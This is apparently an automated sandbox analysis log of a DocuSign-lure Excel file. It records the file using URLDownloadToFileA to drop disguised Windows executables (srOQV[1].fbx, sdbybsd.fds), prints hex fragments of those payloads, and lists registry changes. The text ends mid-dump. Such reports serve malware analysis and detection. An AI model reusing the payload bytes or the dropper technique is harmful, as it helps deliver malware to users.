00 44 6f 63 73 34 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... ....D o c u S i g n.....Docs3.... .Docs1.....Docs2.....Docs4. .....Wo	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\02CE0000	unknown	1536	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\02CE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 b2 00 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 b0 00 00 00 b1 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>.....	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\srOQV[1].fbx	unknown	4435	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fe 4f c6 4e ba 2e a8 1d ba 2e a8 1d ba 2e a8 1d ec 31 bb 1d 9f 2e a8 1d ba 2e a8 1d 95 2e a8 1d d8 31 bb 1d a9 2e a8 1d ba 2e a9 1d 69 2f a8 1d 39 32 a6 1d a1 2e a8 1d 52 31 a2 1d 21 2e a8 1d 52 31 a3 1d 2b 2e a8 1d 02 28 ae 1d bb 2e a8 1d 52 31 ac 1d bb 2e a8 1d 52 69 63 68 ba 2e a8 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........O.N.............1.... ....1..........i/..92.. ....R1..!...R1..+....(......R1 ......Rich.................... ........PE..L..	success or wait	1	13FF0828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\srOQV[1].fbx	unknown	8014	fe 50 6a 02 6a 07 e8 a7 37 04 00 66 8b 45 fe c9 c3 0f bf 44 24 04 50 6a 02 6a 07 51 e8 ad 37 04 00 83 c4 10 c2 04 00 55 8b ec 51 8d 45 fe 50 6a 02 6a 08 e8 7a 37 04 00 66 8b 45 fe c9 c3 0f bf 44 24 04 50 6a 02 6a 08 51 e8 80 37 04 00 83 c4 10 c2 04 00 b8 c9 5f 04 10 e8 b3 1e 01 00 51 56 6a 3c e8 97 08 03 00 8b f0 59 89 75 f0 33 c0 3b f0 89 45 fc 74 0f 8b ce e8 df c7 02 00 c7 06 38 90 04 10 8b c6 8b 4d f4 5e 64 89 0d 00 00 00 00 c9 c3 55 8b ec 33 c0 50 50 50 ff 75 1c ff 75 18 ff 75 14 ff 75 10 ff 75 0c 68 f0 90 04 10 e8 9c 68 00 00 5d c2 1c 00 56 8b f1 e8 14 00 00 00 f6 44 24 08 01 74 07 56 e8 5b 08 03 00 59 8b c6 5e c2 04 00 e9 5f d2 02 00 b8 20 90 04 10 c3 55 8b ec 51 8d 45 fc 6a 00 50 6a 0b 6a 02 6a 01 51 e8 54 01 03 00 8b 45 fc 83 c4 18 c9 c3 ff 74 24	.Pj.j...7..f.E.....D$.Pj.j.Q..7.....U..Q.E.Pj.j..z7..f.E.....D$.Pj.j.Q..7....._...QVj<.....Y.u.3.;..E.t.....8.....M.^d.....U..3.PPP.u..u..u..u..u.h.....h..]...V.....D$..t.V.[...Y..^.._.... ....U..Q.E.j.Pj.j.j.Q.T....E.....t$	success or wait	1	13FF0828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\srOQV[1].fbx	unknown	8192	74 11 39 5d e4 74 0c ff 75 e4 ff 75 d4 ff 15 90 0a 06 10 8b 45 ec 3b c3 75 04 33 c0 eb 03 8b 40 04 68 20 00 cc 00 53 53 50 ff 75 e8 57 53 53 ff 75 d4 ff 15 94 0a 06 10 8d 45 a8 50 6a 18 ff 75 e4 ff 15 a4 0a 06 10 ff 76 1c ff 15 94 0f 06 10 ff 15 98 0f 06 10 8d 45 e0 f7 d8 1b c0 23 45 e4 50 6a 02 ff 15 9c 0f 06 10 ff 15 a0 0f 06 10 8d 4d d0 c6 45 fc 07 e8 88 2a 03 00 c7 45 e0 d4 9d 04 10 8d 4d e0 c6 45 fc 09 e8 35 3d 03 00 88 5d fc 56 68 78 78 05 10 6a 02 68 44 78 05 10 68 40 78 05 10 53 8d 8d b0 fd ff ff e8 fa 76 02 00 8d 8d b0 fd ff ff c6 45 fc 0a c7 85 3c fe ff ff 24 78 05 10 e8 43 78 02 00 83 f8 01 75 3f 8d 45 ec 8d 8d b0 fd ff ff 50 e8 0a 79 02 00 68 ff 00 00 00 c6 45 fc 0b e8 c6 e8 02 00 ff 75 ec 8b f8 57 e8 4a 04 01 00 83 c4 0c 8b ce 57 e8 44 07 00	t.9].t..u..u.....E.;.u.3....@.h...SSP.u.WSS.u.....E.Pj..u.....v.....E..#E.Pj.....M..E....*...E.....M..E...5=...].Vhxx..j.hDx..h@x..S.....v.....E....<...$x...Cx.....u?.E....P..y..h.....E.....u...W.J.....W.D..	success or wait	3	13FF0828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\sdbybsd.fds	unknown	24530	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 00 fe 4f c6 4e ba 2e a8 1d ba 2e a8 1d ba 2e a8 1d ec 31 bb 1d 9f 2e a8 1d ba 2e a8 1d 95 2e a8 1d d8 31 bb 1d a9 2e a8 1d ba 2e a9 1d 69 2f a8 1d 39 32 a6 1d a1 2e a8 1d 52 31 a2 1d 21 2e a8 1d 52 31 a3 1d 2b 2e a8 1d 02 28 ae 1d bb 2e a8 1d 52 31 ac 1d bb 2e a8 1d 52 69 63 68 ba 2e a8 1d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....O.N.....1.... .....1.....i/..92.. ....R1..!...R1..+....(.....R1 .....Rich..... .....PE..L..	success or wait	1	13FF0828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\srOQV[1].fbx	unknown	343	04 8b 46 44 89 47 08 e9 90 00 00 00 8b 75 10 8b 4d 08 66 c7 06 0b 00 e8 aa 56 00 00 f7 d8 1b c0 66 89 46 08 eb 76 8b 75 10 66 c7 06 03 00 ff 15 80 0c 06 10 89 46 08 eb 63 a1 8c 7e 05 10 89 45 08 8b 75 10 83 65 fc 00 8d 4d 08 66 c7 06 08 00 e8 2b cd 03 00 83 4d fc ff 89 46 08 8d 4d 08 eb 36 a1 8c 7e 05 10 89 45 0c 68 c0 f1 00 00 8d 4d 0c c7 45 fc 01 00 00 00 e8 f9 af 02 00 8b 75 10 8d 4d 0c 66 c7 06 08 00 e8 f3 cc 03 00 83 4d fc ff 89 46 08 8d 4d 0c e8 82 51 02 00 6a 01 58 eb 02 33 c0 8b 4d f4 5f 5e 64 89 0d 00 00 00 00 c9 c2 0c 00 0b 7f 00 10 e7 7e 00 10 e7 7e 00 10 de 7f 00 10 f9 7e 00 10 f9 7e 00 10 f9 7e 00 10 e7 7e 00 10 73 80 00 10 33 80 00 10 e7 7e 00 10 f8 7f 00 10 3b 7f 00 10 a2 7f 00 10 0b 80 00 10 3b 7f 00 10 b8 58 6a 04 10 e8 95 af 00 00 83 ec	..FD.G.....u..M.f.....V.... ..f.F..v.u.f.....F..c..~ ...E..u..e...M.f.....+....M... F..M..6..~...E.h.....M..E..... .....u..M.f.....M...F..M ...Q..j.X..3..M._^d..... ....~...~.....~...~...~...~. .s...3....~.....;.....; ....Xj.....	success or wait	127	13FF0828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\sdbybsd.fds	unknown	49664	00 55 8b ec 51 8d 45 fc 6a 00 50 6a 03 6a 02 6a 01 51 e8 fc e8 03 00 8b 45 fc 83 c4 18 c9 c3 55 8b ec 51 d9 45 18 51 51 83 65 fc 00 8d 45 18 dd 1c 24 d9 45 14 51 51 dd 1c 24 d9 45 10 51 51 dd 1c 24 d9 45 0c 51 51 dd 1c 24 68 78 7d 05 10 50 6a 09 6a 01 6a 02 51 e8 b7 e8 03 00 8b 4d 08 83 c4 38 6a 01 ff 75 18 e8 00 e2 03 00 8b 45 08 c9 c2 14 00 0f bf 44 24 04 50 68 80 7d 05 10 6a 00 6a 00 6a 01 6a 03 51 e8 87 e8 03 00 83 c4 1c c2 04 00 55 8b ec 51 0f bf 45 0c 83 65 fc 00 50 8d 45 0c 68 84 7d 05 10 50 6a 09 6a 02 6a 00 51 e8 5f e8 03 00 8b 4d 08 83 c4 1c 6a 01 ff 75 0c e8 a8 e1 03 00 8b 45 08 c9 c2 08 00 55 8b ec 51 83 65 fc 00 8d 45 fc 6a 00 50 6a 09 6a 02 6a 01 51 e8 2e e8 03 00 8b 4d 08 83 c4 18 6a 01 ff 75 fc e8 77 e1 03 00 8b 45 08 c9 c2 04 00 55 8b ec	.U..Q.E.j.Pj.j.j.Q.....E..... .U..Q.E.QQ.e...E...$.E.QQ. .$.E .QQ..$.E.QQ..$hx}..Pj.j.j.Q .....M...8j..u.....E.....D$. Ph.}..j.j.j.j.Q.....U..Q ..E..e..P.E.h.}..Pj.j.j.Q._... .M....j..u.....E.....U..Q.e. ..E.j.Pj.j.j.Q.....M....j..u. .w....E.....U..	success or wait	8	13FF0828C	URLDownloadToFileA
C:\Users\user\sdbybsd.fds	unknown	60255	a3 4f 56 f0 2b 2b ee 72 23 38 f2 3a 63 ac 44 7e 15 3a 8f ad 65 92 24 a2 67 40 95 b4 61 76 3d c3 09 ec b0 8a 46 e7 90 6a 52 ed 36 37 fb 21 68 aa f8 28 e8 60 7d 10 0d 28 15 66 6e 98 69 bf c1 93 8c 5a 3e 17 82 e8 67 11 e6 1a 6b 55 fa 3e fb 6a 60 1d 51 2d be e9 20 c2 77 8a 03 c1 88 1e c1 09 11 d0 f7 cb be ff d9 9b 53 90 80 14 d3 05 8d 3e 05 aa 2b 6b 0c f7 cd 20 43 ed 62 46 ee 29 c1 15 d9 dd e8 a2 d5 17 1f 64 20 b5 f1 d3 77 5d 15 05 f7 9a 52 53 3b 77 77 95 56 e4 4b 1a 21 2b 4b 03 23 2d d8 49 b9 0b 71 75 81 4d 5c cb 3d 1d 30 12 08 54 1d de 8d 80 69 85 91 63 2c 60 35 90 0b d6 b5 57 1e d1 00 af 6d 0a 8b 80 f9 18 73 b6 27 40 2e e3 4f 27 61 0f aa 0c 90 11 ec 46 a5 70 11 af d9 0d 51 c0 75 6b 3d 83 3f a6 7a a8 54 70 b5 0a 4a b6 a5 81 9c 50 61 d8 7a 34 f0 d1 0d 1f a3	.OV.++.r#8.:c.D~.:...e.$.g@ ..av=.....F..jR.67.!h..(.`}.. (.fn.i....Z>...g...kU.>.j`.Q-.. .w.............S......>..+k... C.bF.).....d ...w]....RS;w w.V.K.!+K.#- .I..qu.M\.=.0..T.. ..i..c,`5....W....m.....s.'@.. O'a......F.p....Q.uk=.?.z.Tp. .J....Pa.z4.....	success or wait	1	13FF0828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E0629126.emf	0	1108	pending	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D78C82EF.emf	0	1108	pending	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E0629126.emf	0	1108	pending	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D78C82EF.emf	0	1108	pending	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E0629126.emf	unknown	8192	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E0629126.emf	unknown	8192	end of file	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D78C82EF.emf	unknown	8192	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D78C82EF.emf	unknown	8192	end of file	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\02CE0000	unknown	16384	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\02CE0000	unknown	16384	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E0629126.emf	0	1108	pending	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D78C82EF.emf	0	1108	pending	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E0629126.emf	0	1108	pending	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D78C82EF.emf	0	1108	pending	1	7FEEA8B9AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	6	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	6	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC014	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC091	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC11D	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC1D9	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC255	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F314D	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F32C4	success or wait	1	7FEEA8B9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1796052464.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	4	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	4	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC014	EC014	binary	04 00 00 00 D4 06 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 32 00 2E 00 34 00 39 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 34 25 23 D3 62 2B D7 01 14 C0 0E 00 14 C0 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC091	EC091	binary	04 00 00 00 D4 06 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 31 00 33 00 2E 00 33 00 34 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 25 DC F7 D6 62 2B D7 01 91 C0 0E 00 91 C0 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 